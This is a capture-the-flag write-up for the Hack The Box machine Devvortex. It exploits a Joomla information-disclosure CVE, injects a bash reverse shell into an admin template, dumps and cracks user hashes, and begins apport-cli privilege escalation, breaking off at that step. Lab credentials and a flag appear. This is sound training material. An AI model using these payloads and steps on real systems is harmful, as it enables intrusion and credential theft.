

615 HTB Devvortex

[HTB] Devvortex

by Pablo github.com/vorkampfer/hackthebox



Devvortex



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	26 Nov 2023	Easy	20


Resources:

- 1. Savitar YouTube walk-through <https://htbmachines.github.io/>
- 2. Joomla Github coded in Ruby <https://github.com/joomla/joomla-cms>
- 3. Joomla Exploit coded in Python <https://github.com/adhikara13/CVE-2023-23752>
- 4. CVE-2023-1326 PoC in apport-cli <https://github.com/diego-tella/CVE-2023-1326-PoC>
- 5. Privacy search engine <https://metager.org>
- 6. Privacy search engine <https://ghosterysearch.com/>
- 7. <https://book.hacktricks.xyz/>

View terminal output with color

```
> bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

DevVortex starts with a Joomla server vulnerable to an information disclosure vulnerability. I’ll leak the users list as well as the database connection password, and use that to get access to the admin panel. Inside the admin panel, I’ll show how to get execution both by modifying a template and by writing a webshell plugin. I’ll pivot to the next user after cracking their hash from the DB. For root, I’ll abuse a pager vulnerability in apport-cli that allows escaping to a root shell when run with sudo. ~0xdf

Skill-set:

- 1. Subdomain Enumeration
- 2. Enumeration and abusing Joomla
- 3. Joomla exploit (CVE-2023-23752)
- 4. Customizing administration template to achieve RCE

5. Database Enumeration + User Pivoting
6. Abusing sudoers privilege (apport-cli) [Privilege Escalation to Root]

Basic Recon

1. Ping & whichsystem.py

```
1. > ping -c 1 10.129.213.193

2. > whichsystem.py 10.129.213.193
[+]==> 10.129.213.193 (ttl -> 63): Linux
```

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan devvortex.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. > echo $openportz
22,80,443
3. > sourcez
4. > echo $openportz
22,2379,2380,8443,10249,10250,10256
5. > portzscan $openportz devvortex.htb
6. > bat devvortex/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 devvortex.htb
8. > cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http      syn-ack nginx 1.18.0 (Ubuntu)
9. > cat portzscan.nmap | grep -i openssh | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d '(' -f1
OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
```

openssh (1:8.2p1-4ubuntu0.9) focal fossa-security; urgency=medium

3. Discovery with Ubuntu Launchpad

```
1. > launchpad.sh run
Enter the path of your nmap scan output file: /home/h0x0r/hackthebox/devvortex/portzscan.nmap

==> [+] Here is the launchpad OS version.
openssh (1:8.2p1-4ubuntu0.9) focal-security; urgency=medium

==> [+] Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.9

2. You can also do the same thing with the Apache or nginx version.
```

4. Whatweb

```
1. > whatweb http://10.129.213.193
http://10.129.213.193 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.213.193], RedirectLocation[http://devvortex.htb/], Title[302 Found], nginx[1.18.0]
http://devvortex.htb/ [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@DevVortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.213.193], JQuery[3.4.1], Script[text/javascript], Title[DevVortex], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

Directory Busting

5. Directory Busting


```
1. > gobuster dir -u http://devvortex.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 100
/images (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
/css    (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
/js     (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
2. > gobuster dir -u http://devvortex.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php
/about.html (Status: 200) [Size: 7388]
/contact.html (Status: 200) [Size: 8884]
/images    (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
/index.html (Status: 200) [Size: 18048]
/css       (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
/do.html   (Status: 200) [Size: 7603]
/portfolio.html (Status: 200) [Size: 6845]
/js        (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
3. > ffuf -c -u http://devvortex.htb/FUZZ.html -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200

      /'___\ /'___\      /'___\
     /\ ___/ /\ ___/  __ __ /\ ___/
    \ \ ,__\\ \ ,__\\ /\ \ \ \ ,__\
    \ \ \_/ \ \ \_/ \ \ \ \ \_/
     \ \ \ \ \ \ \ \ \ \ \ \
      \/_/ \/_/ \/_/ \/_/

v2.1.0-dev

-----
about
contact
do
portfolio
index
4. > ffuf -c -u http://devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host: FUZZ.devvortex.htb" -fs 154

      /'___\ /'___\      /'___\
     /\ ___/ /\ ___/  __ __ /\ ___/
    \ \ ,__\\ \ ,__\\ /\ \ \ \ ,__\
    \ \ \_/ \ \ \_/ \ \ \ \ \_/
     \ \ \ \ \ \ \ \ \ \ \ \
      \/_/ \/_/ \/_/ \/_/
```



dev.devvortex.htb

Info@Devvortex.htb +1 5589 55488 55

DEVVORTEX

Home About

WELCOME TO DEVVORTEX

Welcome to the realm of stunning web design!

```
( _ )( _ )( _ )( \ / ) / _ ) / _ \ ( \ ( )
.-_)( _ )( _ )( _ )( _ ) ( \ _ \ ( ( _ / ( _ ) \ ) (
\___) (____)(____)(_/\/\_) (___/ \___) ( _ ) ( _ ) \ _ )
(1337.today)

--=[OWASP JoomScan
+---+-----==[Version : 0.0.7
+---+-----==[Update Date : [2018/09/23]
+---+-----==[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...

[+] FireWall Detector
[++] Firewall not detected


[+] Detecting Joomla Version
[++] Joomla 4.2.6
```

```
1. > joomscan -u http://dev.devvortex.htb/
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6
```

- ## 8. Lets look for more joomla exploits.

```
1. I search for "joomla github"
2. Joomla
Software description: joomla components, plugins, modules and templates ready for use but probably with bugs. ;) (PHP).
3. In the github for joomla there is a README.txt
4. https://github.com/joomla/joomla-cms
5. http://dev.devvortex.htb/README.txt
6. We have already detected the version with joomscan [++] Joomla 4.2.6. We will need that in a little while.
7. It also shows that it has a robots.txt
8. I check out to see if devvortex has a robots.txt and they do.
9. http://dev.devvortex.htb/robots.txt
User-agent: *          Disallow: /installation/
Disallow: /administrator/ Disallow: /language/
Disallow: /api/        Disallow: /layouts/
Disallow: /bin/        Disallow: /libraries/
Disallow: /cache/      Disallow: /logs/
Disallow: /cli/        Disallow: /modules/
Disallow: /components/ Disallow: /plugins/
Disallow: /includes/   Disallow: /tmp/
```



Lets check out `http://dev.devvortex.htb/administrator/`

```
1. I search if there is a default password.
2. You should have your Joomla administration login page open in your browser. If this is your first time logging in as the root administrator, the default username is admin. Enter the password you created during installation.
3. Username and password do not match or you do not have an account yet.
4. I search for "joomla 4.2 exploit". The joomla version was on the README.txt. The version 4.2 was not stated explicitly. It was kind of implied.
5. https://github.com/Acceis/exploit-CVE-2023-23752 <<< Joomla! < 4.2.8 - Unauthenticated information disclosure
6. Ok ruby is crapping out on me and I am not a ruby expert. So lets do python instead.
```

CVE-2023-23752.py

10. CVE-2023-23752 by adhikara13 written 100% in python

```
1. https://github.com/adhikara13/CVE-2023-23752
2. git clone https://github.com/adhikara13/CVE-2023-23752.git
3. CVE-2023-23752 (main ✖) * > python3 CVE-2023-23752.py -u dev.devvortex.htb
[+] => Vulnerable dev.devvortex.htb
User: lewis Password: P4ntherg0t1n5r3c0n## Database: joomla
4. SUCCESS, we get the login for http://dev.devvortex.htb
5. lewis:P4ntherg0t1n5r3c0n##
```

Curl, manually breaking down an exploit.


11. Reverse engineering `CVE-2023-23752.rb` via Curl command.

```
1. Well, it seems like S4vitar is going to reverse engineer this ruby exploit and use curl to exploit the target. I really like when S4vitar does this because he breaks down the exploit and shows what the exploit is doing.
2. https://github.com/Acceis/exploit-CVE-2023-23752 <<< Joomla! < 4.2.8 - Unauthenticated information disclosure
3. The above exploit in step 2 is the one we are examing and using curl with.
4. ~/hackthebox/devvortex/exploit-CVE-2023-23752 (master ✖) > cat exploit.rb | grep application
vuln_url = "#{root_url}/api/index.php/v1/config/application?public=true"
5. The `vuln_url` path is the path we need in our curl command.
6. > curl -s -X GET 'http://dev.devvortex.htb/api/index.php/v1/config/application?public=true' | jq
7. I like to use my jq parsing REGEX one liner to clean it up even more.
8. > curl -s -X GET 'http://dev.devvortex.htb/api/index.php/v1/config/application?public=true' | jq | sed 's/\\/g' | tr -d '{}[],' | awk '!(($3=""))' | sed '/^[[[:space:]]*$/d'
9. Boom we got a password.
10. user: lewis
id: 224
type: application
id: 224
attributes:
password: P4ntherg0t1n5r3c0n##
```

12. Enumerating dev.devvortex.htb as lewis

```
1  <?php
2
3  echo "Th1s sit3 h@s b33n h@cK3d";
4  /**
5   * @package      Joomla.Administrator
6   * @subpackage   Templates.Atum
7   * @copyright    (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
8   * @license      GNU General Public License version 2 or later; see LICENSE.txt
9   * @since       4.0.0
10  */
11
12  defined('_JEXEC') or die;
13
14  use Joomla\CMS\Factory;
15  use Joomla\CMS\HTML\HTMLHelper;
16  use Joomla\CMS\Language\Text;
17  use Joomla\CMS\Layout\LayoutHelper;
18  use Joomla\CMS\Router\Route;
19  use Joomla\CMS\Uri\Uri;
20
```

- 1. I will start up a listener here
- 2. Sudo nc -nlvp 443
- 3. http://dev.devvortex.htb/administrator/index.php
- 4. Lets see if we can access the administrator templates.
- 5. Click on `system` >>> click on `administrator templates` >>> Click `details and files` next to the template image >>> Click on `index.php`
- 6. Since we have admin privileges we can modify this index.php file.
- 7. As a PoC i enter a random echo command.
- 8. echo "This sit3 h@s b33n h@cK3d";
- 9. I click `save` and what we wrote shows up on the website at the top.
- 10. Lets get a reverse shell now.



Reverse Shell

12. Lets get a shell

```
1  <?php
2
3  system("bash -c 'bash -i >& /dev/tcp/10.10.14.24/443 0>&1'");
4  /**
5   * @package      Joomla.Administrator
6   * @subpackage   Templates.Atum
7   * @copyright    (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
8   * @license      GNU General Public License version 2 or later; see
9   LICENSE.txt
10  * @since       4.0.0
11  */
12  defined('_JEXEC') or die;
13
14  use Joomla\CMS\Factory;
15  use Joomla\CMS\HTML\HTMLHelper;
```

- 1. I set up my listener
- 2. sudo nc -nlvp 443
- 3. Instead of the echo command I will insert a reverse shell payload.
- 4. system("bash -c 'bash -i >& /dev/tcp/10.10.14.24/443 0>&1'");
- 5. SUCCESS!
- 6. > sudo nc -nlvp 443
- [sudo] password for h@x0r:
- Listening on 0.0.0.0 443
- Connection received on 10.129.229.146 44646
- bash: cannot set terminal process group (824): Inappropriate ioctl for device
- bash: no job control in this shell
- www-data@devvortex:~/dev.devvortex.htb/administrator\$ whoami
- whoami
- www-data

Upgrade the shell

13. Lets upgrade the shell


```
1. www-data@devvortex:~/dev.devvortex.htb/administrator$ script /dev/null -c bash
<vvortex.htb/administrator$ script /dev/null -c bash
Script started, file is /dev/null
www-data@devvortex:~/dev.devvortex.htb/administrator$ ^Z
[1]  + 1061993 suspended  sudo nc -nlvp 443
~ > stty raw -echo; fg
[1]  + 1061993 continued  sudo nc -nlvp 443

                                reset xterm

<ortex.htb/administrator$ export TERM=xterm-256color
www-data@devvortex:~/dev.devvortex.htb/administrator$ source /etc/skel/.bashrc
www-data@devvortex:~/dev.devvortex.htb/administrator$ stty rows 39 columns 188
www-data@devvortex:~/dev.devvortex.htb/administrator$ nano
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@devvortex:~/dev.devvortex.htb/administrator$ vi
www-data@devvortex:~/dev.devvortex.htb/administrator$ export SHELL=/bin/bash
www-data@devvortex:~/dev.devvortex.htb/administrator$ echo $TERM
xterm-256color
www-data@devvortex:~/dev.devvortex.htb/administrator$ echo $SHELL
/bin/bash
www-data@devvortex:~/dev.devvortex.htb/administrator$ tty
/dev/pts/0
```

Begin Enumeration as www-data

14. Enumeration as www-data

```
1. www-data@devvortex:~/dev.devvortex.htb/administrator$ cd
www-data@devvortex:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
2. www-data@devvortex:~$ cd /home
www-data@devvortex:/home$ ls -lahr
total 12K
drwxr-xr-x  3 logan logan 4.0K Nov 21 2023 logan
drwxr-xr-x 19 root  root  4.0K Oct 26 2023 ..
drwxr-xr-x  3 root  root  4.0K Sep 26 2023 .
www-data@devvortex:/home$ cat logan/user.txt
cat: logan/user.txt: Permission denied
3. We will need to pivot to logan.
4. I will try the password that I have. You never know.
5. Fail
6. Lets try the database
```

MySQL login as lewis

15. Connecting to mysql as lewis

```
1. user: lewis
password: P4ntherg0t1n5r3c0n##
2. www-data@devvortex:/home$ mysql -ulewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla      |
| performance_schema |
+-----+
3 rows in set (0.01 sec).

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs      |
| sd4fg_action_logs_extensions |
| sd4fg_users            |
+-----+

3. mysql> describe sd4fg_users;
+-----+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default | Extra      |
+-----+-----+-----+-----+-----+-----+
| id         | int       | NO   | PRI | NULL    | auto_increment |
| name       | varchar(400) | NO   | MUL |         |              |
| username   | varchar(150) | NO   | UNI |         |              |
| email      | varchar(100) | NO   | MUL |         |              |
| password   | varchar(100) | NO   |     |         |              |
+-----+-----+-----+-----+-----+-----+

4. mysql> select username,password from sd4fg_users;
+-----+-----+
| username | password |
+-----+-----+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAUhVBMVvnYWRceBmy8XdEzm1u |
+-----+-----+
```

```
| logan | $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12 |
+-----+
2 rows in set (0.00 sec)

5. SUCCESS, we have Logans hash
```

HashID

16. HASHID

```
1. > hashid '$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12'
Analyzing '$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
2. So we got blowfish
3. https://hashcat.net/wiki/doku.php?id=example_hashes <<< You can go here to the hashcat wiki
4. Or just grep for the Algorithm
5. > hashcat --example-hashes | grep -i 'blowfish' -C3
  Plaintext.Encoding.: ASCII, HEX

Hash mode #3200
  Name.....: bcrypt $2*$, Blowfish (Unix)
  Category.....: Operating System
  Slow.Hash.....: Yes
  Password.Len.Min....: 0
6. Hashmode = 3200
```

Cracking with Hashcat

17. The hashmode is 3200

```
1. > hashcat -a 0 -m 3200 hash3200 /usr/share/wordlist/rockyou.txt
2. > hashcat -a 0 -m 3200 hash --show
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12:tequieromucho
3. logan:tequieromucho
```

Pivot to Logan

18. Enumerating the box as logan

```
1. www-data@devvortex:/home$ su logan
Password:
logan@devvortex:/home$ whoami
logan
logan@devvortex:/home$ cat logan/user.txt
a67b528e1c0ff086125b81174c39062f
2. logan@devvortex:/home$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
3. logan@devvortex:/home$ sudo -u root /usr/bin/apport-cli
No pending crash reports. Try --help for more information.

4. What is "apport-cli"(1) [suse man page]
apport-cli(1) General Commands ...
apport-cli -f -p package
apport-cli -f -P pid DESCRIPTION
apport automatically collects data from crashed processes and compiles a
problem report in /var/crash/. This is a command line frontend for reporting those crashes to bill gates.
```

apport-cli exploit

19. `apport-cli` exploit

```
1. I search for "apport-cli exploit"
2. https://github.com/diego-tella/CVE-2023-1326-PoC
3. logan@devvortex:/home$ sudo -u root /usr/bin/apport-cli -v
2.20.11
